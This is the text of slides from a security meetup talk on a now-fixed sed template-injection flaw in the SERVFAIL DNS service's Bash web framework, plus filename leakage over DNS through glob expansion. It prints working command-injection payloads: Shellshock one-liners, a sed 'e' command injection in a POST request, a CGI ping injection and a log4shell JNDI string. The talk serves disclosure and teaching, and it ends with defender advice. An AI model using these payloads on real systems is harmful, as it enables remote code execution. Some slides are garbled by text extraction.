

# Shell Game

HackerOne Meetup - 4 April 2025

# Exploring an Internet Connected Bash Environment


- Introduction to ServFail
- Using Burp Suite to Find Content Injection Bugs
  - Remote Code Execution
  - Filename Enumeration
- Protecting your Shell Scripts

we made a globally distributed DNS  
network for shits and giggles

38  
63

sdomi, famfo, merlin  
(he/him)

# Web Servers, not just LAMP



# Command Injection Vulnerabilities

## Exposing Bash to the Internet? In 2025?

### At a Hacker Con?

#### ShellShock (Bash 4.3)

#### CVE-2014-6271

```
GET /cgi-bin/test.cgi HTTP/1.1
Host: vulnerable-website.com
User-Agent: () { ;; }; echo; /bin/bash -c "echo pwned"
```

```
env x='() { ;; }; echo vulnerable' bash -c "echo this is a test"
```

#### CVE-2014-7169

```
env X='() { (a)=>\ ' bash -c "echo date"; cat echo
```

# Sounds interesting



I would love to give your beta a go,  
can I please have a registration  
code?



I want to host some of my domains  
on an insecure service :)



Why do you want to try servfail?  
We operate mostly on vibe.



...

Anyways, here's a registration  
code...

```
PATH=/usr/bin:/bin bash -x ./http.sh debug
```

```
E: localhost.
E: test-0e.test.ten.bc.i8c.net.
E: SERVFAIL :: zone test-0e.test.ten.bc.i8c.net.
E: sf10
E: 3600
E: SOA
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6
E: a.misconfigured.dns.server.invalid. hostmaster.test-0e.test.ten.bc.i8c.net
E: 3600
E: NS
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: localhost.
E: TXT
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: ""
E: TXT
E: 30
E: rec-0e.test-0e.test.ten.bc.i8c.net.
E: %72%65%63%2d%30%65%2e%74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%6
E: %2e
E: ""
E: TXT
E: 30
E: rec-ee.test-0e.test.ten.bc.i8c.net.
E: %72%65%63%2d%65%65%2e%74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%6
E: %2e
E: ""
E: TXT
E: 3600
E: t0et.test-0e.test.ten.bc.i8c.net.
E: %74%30%65%74%2e%74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2
E: "tt"
path: app/webroot:///zones/localhost./test-02.test.ten.bc.i8c.net./raw: No such file or directory
es/localhost./test-02.test.ten.bc.i8c.net./raw
E: rec-02.test-02.test.ten.bc.i8c.net. 30 IN TXT ""
E: -02.test.ten.bc.i8c.net. 3600 IN SOA a.misconfigured.dns.server.invalid. hostmaster.test-02.test.ten.
i8c.net. 2025032902 10800 3600 604800 3600
E: -02.test.ten.bc.i8c.net. 3600 IN NS localhost.
E: test-02.test.ten.bc.i8c.net.
E: SERVFAIL :: zone test-02.test.ten.bc.i8c.net.
E: sf10
file /tmp/tmp.BJRfrIEgld_line 1: unknown option to `s'
```

# Demo Time!

SERVFAIL :: zone test-08

localhost:1337/zones/localhost./test-08.test.ten.bc.i8c.net./raw

SERVFAIL D

raw (73)  
1 B • Done

raw (72)  
1,810 B • 3 minutes ago

download (93)  
12.8 KB • 4 minutes ago

zones | settings

Note: this does not perform punycode conversions, you'll need to do that manually.

rec-08.test-08.test.ten.bc.i8c.net. 30 IN TXT "/"  
test-08.test.ten.bc.i8c.net. 3600 IN SOA a.misconfigured.dns.server.invalid. hostmaster.test-  
08.test.ten.bc.i8c.net. 2025032902 10800 3600 604800 3600  
test-08.test.ten.bc.i8c.net. 3600 IN NS localhost.

Submit

edit records | edit raw | sharing | dnssec | dynamic dns

SERVFAIL DNS

PATH=/usr/bin/bin bash -x ./http.sh debug

```
E: localhost.
E: test-0e.test.ten.bc.i8c.net.
E: SERVFAIL :: zone test-0e.test.ten.bc.i8c.net.
E: sf10
E: 3600
E: SOA
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: a.misconfigured.dns.server.invalid. hostmaster.test-0e.test.ten.bc.i8c.net. 2025032902 10800 3600
E: 3600
E: NS
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: localhost.
E: TXT
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: ""
E: TXT
E: 30
E: rec-0e.test-0e.test.ten.bc.i8c.net.
E: %72%65%63%2d%30%65%2e%74%65%73%74%2d%30%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: ""
E: TXT
E: 30
E: rec-ee.test-0e.test.ten.bc.i8c.net.
E: %72%65%63%2d%65%65%2e%74%65%73%74%2d%30%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: ""
E: TXT
E: 3600
E: test-0e.test.ten.bc.i8c.net.
E: %74%30%65%74%2e%74%65%73%74%2d%30%65%2e%74%65%73%74%2e%74%65%6e%2e%62%63%2e%69%38%63%2e%6e%65%74%2e
E: ""
E: "tt"
path: app/webroot///zones/localhost./test-02.test.ten.bc.i8c.net./raw: No such file or directory
path: app/webroot///zones/localhost./test-02.test.ten.bc.i8c.net./raw
E: rec-02.test-02.test.ten.bc.i8c.net. 30 IN TXT ""
E: test-02.test-02.test.ten.bc.i8c.net. 3600 IN SOA a.misconfigured.dns.server.invalid. hostmaster.test-02.test.ten.
bc.i8c.net. 2025032902 10800 3600 604800 3600
E: test-02.test-02.test.ten.bc.i8c.net. 3600 IN NS localhost.
E: test-02.test.ten.bc.i8c.net.
E: SERVFAIL :: zone test-02.test.ten.bc.i8c.net.
E: sf10
sed: file /tmp/tmp.BJRfrIEgld_ line 1: unknown option to `s'
```

```
/zones/localhost./test-02.test.ten.bc.i8c.net./raw
VALUE: rec-02.test-02.test.ten.bc.i8c.net. 30 IN TXT ""
test-02.test.ten.bc.i8c.net. 3600 IN SOA a.misconfigured.dns.serv
bc.i8c.net. 2025032902 10800 3600 604800 3600
test-02.test.ten.bc.i8c.net. 3600 IN NS localhost.
VALUE: test-02.test.ten.bc.i8c.net.
VALUE: SERVFAIL :: zone test-02.test.ten.bc.i8c.net.
VALUE: sf10
sed: file /tmp/tmp.BJRfrIEgld_ line 1: unknown option to `s'
```

zone test-08

localhost:1337/zones/localhost./test-08.test.ten.bc.i8c.net./raw

# SERVFAIL D

Hello, sf10! | [home](#) | [zones](#) | [settings](#)

Note: this does not perform punycode conversions, you'll need to do that manually.

rec-08.test-08.test.ten.bc.i8c.net. 30 IN TXT ""

invalid. hostmaster.test-

raw (73)  
1 B • Done

raw (72)  
1,810 B • 3 minutes ago

download (93)  
12.8 KB • 4 minutes ago

[Submit](#)

[edit records](#) | [edit raw](#) | [sharing](#) | [dnssec](#) | [dynamic dns](#)

SERVFAIL DNS

# Templating

```
$ localcfg.sh  $ raw.shs  $ template.sh M  $ new.shs  $ common.sh  <> raw.ht
app > templates > zone > <> raw.htm > ...
 1  {{#app/templates/head.htm}}
 2  {{#app/templates/nav.htm}}
 3
 4  <p>
 5      Note: this does not perform punycode conversions, you'll need to do that
 6      manually.
 7  </p>
 8
 9  <form method="post">
10      <textarea name="raw" autofocus>{{.raw}}</textarea><br><br>
11      <input type="submit" value="Submit">
12  </form>
13
14  {{#app/templates/zone/nav_bottom.htm}}
15  {{#app/templates/bottom.htm}}
16
```

# Templating with Sed

```
$ localcfg.sh  $ raw.shs  $ template.sh M X  $ new.shs  $ common.sh  $ resolv

src > $ template.sh
 6  function render() {
91      if [[ "$3" != true ]]; then # are we recursing?
92          cat "$tmp" | tr '\n' '$\01' | sed -E 's/'$'\02''; '$'\01''/'$'\02'';/
93
94          echo 's/\{\{start \?([a-zA-Z0-9_-]*[^\}])\}\}(.*)\{\{else \?1\}\}\}(.*)
95 → → template="$(tr '\n' '$\01' <<< "$template" | sed -E -f "${tmp}_". | t
96      sed -E 's/❖UwU❖/\&/g' <<< "$template"
97      cp "${tmp}_" "output.sed"
98      rm "$tmp" "${tmp}_"
99  else
100      tr '\n' '$\01' <<< "$template" | sed -E -f "$tmp" | tr '$\01' '\n'
101      rm "$tmp"
102  fi
```

# Processing Templates - Sed

```
$ localcfg.sh $ raw.shs $ template.sh M $ new.shs $ common.sh output.sed U ● $ resolve.sh $ http.sh
```

```
output.sed
```

```
1 s/\{\#\#app/templates/head.htm\}\><!DOCTYPE html><html lang="en"><head>
2 s/\{\#\#app/templates/nav.htm\}\><h1>SERVFAIL DNS</h1>{{start ?env_test}}
3 s/\{\#\#app/templates/zone/nav_bottom.htm\}\><hr><a href="{{-uri-3}}">ed
4 s/\{\#\#app/templates/bottom.htm\}\><hr/><div class="center">
5 s/\{\start \?logged_in\}\((.*)\{\else \?logged_in\}\}.*\{\end \?logged_in\}\|(.*)\{\end \?logged_in\}\}
6 s/\{\start \?owner\}\((.*)\{\else \?owner\}\}.*\{\end \?owner\}\|(.*)\{\end \?owner\}\}\2\3
7 s/\{\start \?env_test\}\((.*)\{\else \?env_test\}\}.*\{\end \?env_test\}\|(.*)\{\end \?env_test\}\}\2
8 s/\{\.\raw\}\}rec-02.test-02.test.ten.bc.i8c.net. 30 IN TXT UwU#34;UwU#34;test-02.test.ten.bc.i8
9 s/\{\.\domain\}\}test-02.test.ten.bc.i8c.net.g;
10 s/\{\.\title\}\}SERVFAIL :: zone test-02.test.ten.bc.i8c.net.g;
11 s/\{\.\username\}\}sf10.g;
12 s/\{\{-uri-3\}\}/zones/localhost./test-02.test.ten.bc.i8c.net./g;
13 s/\{\{-uri\}\}/zones/localhost./test-02.test.ten.bc.i8c.net./raw.g;
14 s/\{\start \?([a-zA-Z0-9_-]*^)\}\|(.*)\{\else \?1\}\|(.*)\{\end \?1\}\|.*/\3/g
15
```

# Sed

- **s/old/new/g;**  
Perform substitutions  
s/{ {.raw} }/contents of zone/g;

<https://linux.die.net/man/1/sed>

- **w filename**  
Write content to a file.
- **q;**  
Finish processing this input.

Similar to SQL injection:

```
%02g;w+test.txt;q;
```

```
s/{ {.raw} }/contents.../g;w  
test.txt;q;
```

# Sed

- **s/old/new/g;**  
Perform substitutions  
s/{{.raw}}/contents of zone/g;

<https://linux.die.net/man/1/sed>

- **w filename**  
Write content to a file.
- **q:**

## Similar to SQL injection:

```
%02g;w+test.txt;q;
```

```
s/{{.raw}}/contents.../g;w
test.txt;q;
```

However, filename must end in a  
newline.

```
sed: couldn't open file test.txt;q;UwU#34;test-02.test.ten.bc.i8c.net. 3600 IN SOA a.misconfigured.dns.
server.invalid. hostmaster.test-02.test.ten.bc.i8c.net. 2025032906 10800 3600 604800 3600test-02.test.ten
.bc.i8c.net. 3600 IN NS localhost.g;s\{\{\.domain\}\}test-02.test.ten.bc.i8c.net.g;s\{\{\.title\}\}SERVFA
IL :: zone test-02.test.ten.bc.i8c.net.g;s\{\{\.username\}\}sf10g;s\{\{-uri-3\}\}/zones/localhost./test-0
2.test.ten.bc.i8c.net./g;s\{\{-uri\}\}/zones/localhost./test-02.test.ten.bc.i8c.net./rawg;s\{\{start \?([a-zA-Z0-9_-]*[^\])\}\}(.*)\{\{else \?\1\}\}(.*)\{\{end \?\1\}\}|.*\{\{end \?\1\}\})/\3/g: File name too l
ong
```

# Sed

- **s/old/new/g;**  
Perform substitutions  
s/{{.raw}}/contents of zone/g;

<https://www.gnu.org/software/sed/manual/sed.html#Extended-Commands>

- **e command ;**  
Execute command.

Similar to SQL injection:

```
%02g;e+ls+-al+#;q;
```

```
s/{{.raw}}/contents.../g;
```

```
e ls -al #;
```

```
q;
```

ProjectIntruderRepeaterViewHelpServer Side Prototype Pollution

hboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExt

2 x3 x+

endCancel<>>

quest

tttyRawHex

POST /zones/localhost./test-02.test.ten.bc.i8c.net./ HTTP/1.1  
Host: localhost:1337  
Content-Length: 85  
Cache-Control: max-age=0  
Sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"  
Sec-ch-ua-mobile: ?0  
Sec-ch-ua-platform: "Linux"  
Accept-Language: en-GB,en;q=0.9  
Origin: http://localhost:1337  
Content-Type: application/x-www-form-urlencoded  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: http://localhost:1337/zones/localhost./test-02.test.ten.bc.i8c.net./  
Accept-Encoding: gzip, deflate, br  
Cookie: sh\_session=20c33f6b22142e4d77602a49db1a42eb071015bd568179a8; username=sf10  
Connection: keep-alive  
s\_new=1&type=TXT&name=x.test-02.test.ten.bc.i8c.net.&t1=30&value=%02g;e!s+-al+#;q;

0 highlights

Search

0 highlights

Search

Demo Time!

```
1 HTTP/1.0 200 OK
2 server: HTTP.sh/0.9
3 content-type: text/
4
5 <!DOCTYPE html>
6 <html lang="en">
7   <head>
8     <meta cha
9     <meta nam
10    <link rel
11    <link rel
12    <title>
13      SERV
14    </title>
15  </head>
16  <body>
17
18    <h1>
19      SERV
20    </h1>
21
22    <div clas
23      TEST
24    </div>
25
26    <h2>
27      Hello, <s
28      sf10
29    </span>
30    ! |
31    <a href="
32      home
33    </a>
34    |
35    <a href="
36      zone
37    </a>
38    |
39    <a href="
```

SERVFAIL :: zone test-02

localhost:1337/zones/localhost./test-02.test.ten.bc.i8c.net./

STAR

LOGOUT

SERVFAIL DNS TEST ENV

zonessettings

test-02.test.ten.bc.i8c.net.

| Type | Domain                         | TTL  | Value                                                                       |
|------|--------------------------------|------|-----------------------------------------------------------------------------|
| SOA  | test-02.test.ten.bc.i8c.net.   | 3600 | a.misconfigured.dns.server.invalid. hostmaster.test-02.test.ten.bc.i8c.net. |
| NS   | test-02.test.ten.bc.i8c.net.   | 3600 | localhost.                                                                  |
| TXT  | x.test-02.test.ten.bc.i8c.net. | 30   | "g;e ls -al #;q;"                                                           |
| Type | Domain                         | TTL  | Value                                                                       |

Hints:

- click the table to edit. add a new record using the last row.
- @ is a shorthand for your domain name: test-02.test.ten.bc.i8c.net.
- the table is scrollable if you have long records, e.g. a TXT record containing a DKIM key.
- values are not automatically converted to punycode.
- default TTL for new records is taken from the SOA

edit records | edit raw | sharing | dnssec | dynamic dns

Danger zone

SERVFAIL DNS

# Unexpected Consequences 🙄



**SERVFAIL** @dns 🇬🇧

1mo ago 🌐 +

Edited 1 month ago

#SERVFAIL security announcement - [HTTP.sh](https://HTTP.sh), our web framework, has suffered a template injection vulnerability, which could be used to gain remote code execution; More technical details [here](#).

We took action immediately after receiving the report around 15:15 (CET). This included temporarily disabling the service, developing a fix, and rotating the internal PowerDNS API keys. The fix has been deployed, and the web ui got brought back up as of 15 minutes ago (~16:45 CET)

We have not seen signs of intrusion (the report included a repro on a local instance instead), but it may be a good idea to at least rotate your SERVFAIL API token (and your password, if it wasn't trivial; we use argon2id for those, so it would be less of a concern).

We'd like to deeply thank unicode\_rlm for reporting this issue. We'll be reaching out to them to provide some small monetary compensation for the trouble.

~d (edits: times, TZ)



↩ 2 ↺ 9 ☆ 27 ...


# Command Injection in other Software

## Embedded System CGI scripts

- `https://vulnerable-website/endpoint?parameter=x||ping+-c+10+127.0.0.1||`

## CVE-2021-44228 log4shell

```
log ("...${jndi:ldap://example.com/a}...")
```



SERVFAIL :: create new zone

localhost:1337/zones/new

SERVFAIL DNS

Hello, sf10! | home | zones | settings

Add a new zone

To add a new domain to SERVFAIL, you'll have to either...

- Delegate your NS to some of the servers below (use as many as you like, the picker on the bottom is for choosing your *primary* server. We'll automagically replicate your records to all servers in our network)

localhost.

... or ...

- In your current registrar, set the TXT record `_servfail-challenge` to `"x1GScmehrtf-4frAL6P5TLwYn"`. This is useful if you want to gracefully migrate your zone, and set it up with us before you change your NS.

Primary server

Following primary servers are marked as **stable** and are safe to use:

localhost.

Description

USA

Domain: \*.hello.world.ten.bc.i8c.net

Create

Demo Time!

Pi-hole b57b08171cfb

Not secure 10.53.0.53/admin/queries

Relaunch to update

iCollege Bugs Books Cacti mbed Compiler Scratch micro:bit All Bookmarks

hostname: b57b08171cfb

Advanced filtering

Recent Queries

Live update Refresh

Click on a query log item to obtain additional information for this query.

Show 10 entries

1 2 3 4 5 ... 14

| Time                | Type | Domain                                                                                                                                                     | Client    |
|---------------------|------|------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|
| 2025-03-29 11:22:24 | TXT  | _servfail-challenge.*.hello.world.ten.bc.i8c.net                                                                                                           | 10.53.0.1 |
| 2025-03-29 11:22:24 | NS   | app.config.docker-compose.yml.dockerfile.docs.http.sh.license.md.output.sed.readme.md.secret.src.storage.templates.tests.tst.sh.hello.world.ten.bc.i8c.net | 10.53.0.1 |
| 2025-03-29 11:22:24 | NS   | config.docker-compose.yml.dockerfile.docs.http.sh.license.md.output.sed.readme.md.secret.src.storage.templates.tests.tst.sh.hello.world.ten.bc.i8c.net     | 10.53.0.1 |
| 2025-03-29 11:22:24 | NS   | docker-compose.yml.dockerfile.docs.http.sh.license.md.output.sed.readme.md.secret.src.storage.templates.tests.tst.sh.hello.world.ten.bc.i8c.net            | 10.53.0.1 |

Active

0.00 q/min

CPU: 1.9 %

Memory usage: 18.0 %

MAIN

Dashboard

Query Log

GROUP MANAGEMENT

Groups 1

Clients 0

Domains 0 1

Lists 135,310 1

DNS CONTROL

Disable Blocking

SYSTEM

Settings

Tools

DONATE

Donate

# Low Severity: Expose Filenames over DNS

Verify ownership with a TXT record

1. **Normalize Domain** (lowercase, no whitespace, IDN, accept limited chars)
2. **Recursively Resolve NS for Name** (split, lookup NS for each component)
3. **Resolve TXT for Name**

Recent Queries Live update Refresh

Click on a query log item to obtain additional information for this query.

Show 10 entries 1 2 3 4 5 ... 14

| Time                |   | Type | Domain                                                                                                                                                     | Client    |
|---------------------|---|------|------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|
| 2025-03-29 11:22:24 | ⛔ | TXT  | _servfail-challenge.*.hello.world.ten.bc.i8c.net                                                                                                           | 10.53.0.1 |
| 2025-03-29 11:22:24 | ⛔ | NS   | app.config.docker-compose.yml.dockerfile.docs.http.sh.license.md.output.sed.readme.md.secret.src.storage.templates.tests.tst.sh.hello.world.ten.bc.i8c.net | 10.53.0.1 |

# Bash Shell Expansion Refresher

Expansion is performed on the command line after it has been split into words. There are several kinds of expansion performed:

- brace expansion ***a{d,c,b}e** expands into 'ade ace abe'*
- tilde expansion ***~user** expands to **\${HOME}/user***
- parameter and variable expansion ***\${variable}***
- command substitution ***\$(command)** or **`command`***
- arithmetic expansion ***\$(( 1 + \$A ))** expands to 2*
- process substitution ***<(FIFO)** process input/output*
- word splitting ***IFS** splitting of unquoted strings*
- pathname expansion ***\* ? and [** globbing to filenames*

# Recursively Resolve NS for Name

```
20 # walk down the DNS hierarchy and report the last found NS server.
21 #
22 # resolve(domain, nameserver)
23 resolve() {
24     [[ ! "$1" ]] && return 1
25     # if ns is unspecified, ask root-servers.net first
26     [[ ! "$2" ]] && at="@${root_servers[$((RANDOM%${#root_servers[@]}))]}" || at="@$2"
27     IFS='.'
28     a=($1)
29     for (( i=$(( ${#a[@]}-1 )); i>-1; i-- )); do
30         IFS='.'
31         domain="${a[@]:$i}"
32         IFS=$'\t\n'
33
34         [[ "$domain" != *'.' ]] && domain+='.'
35
36         # we can't use +short, because the answer is in the authority section
37         # hence, let's parse it manually
38         ns=($(dig $at NS +nored "$domain" | grep -v '^;' | grep 'NS'))
```

# Bash Shell Expansion: Word Splitting and Globbing

21 #

```
22 # resolve(domain, nameserver)
```

```
23 resolve() {
```

```
24      [[ ! "$1" ]] && {
25          $ X='*.example.com'
```

```
25 # if ns is unspecified, use the default namespace
```

```
26 [[ ! "$2" ]] && a
```

27  $\Gamma = ( \gamma \Delta )$

```
$ set | egrep '^Y='
```

```
29 for (( i=$(( ${#a} - 1 )) ; i >= 0 ; i-- ))
```

```
30 | TFS= '[1]="config"
```

```
31 domain="${a[@]%%.*}" [2]="docker-compose.yml"
```

```
32 IFS=$'\t\n' [3]="Dockerfile"
```

```
33 [4]="docs"
```

```
34 [[ "$domain" ...
```

```
35 [15]="example"
```

```
36 # we can't use [16]="com")
```

```
37 # hence, let
```

```
38 ns=$(dig $at NS +norec "$domain" | grep -v '^;' | grep 'NS')
```

# Patterns

## As a Defender


- Don't expose Bash to the Internet
- Disable shell features
  - Glob expansion:  
set -f
- Prefer cut/sed/awk to IFS
- Beware of in band signalling:
  - %01, %02, %03 in this case
  - ' " > \$} # \ ; -
- Plan for failure:
  - Logs, creds, communication

## As an Attacker

- When out of ideas, enumerate
- Watch for small changes in behaviour
  - E.g. 1 byte return
- Pi-Hole is also good for collecting DNS access logs.
  - More flexible than collaborator

# 100%

of the exploits demonstrated today  
have been fixed



Questions?

[poc.i8c.net](http://poc.i8c.net)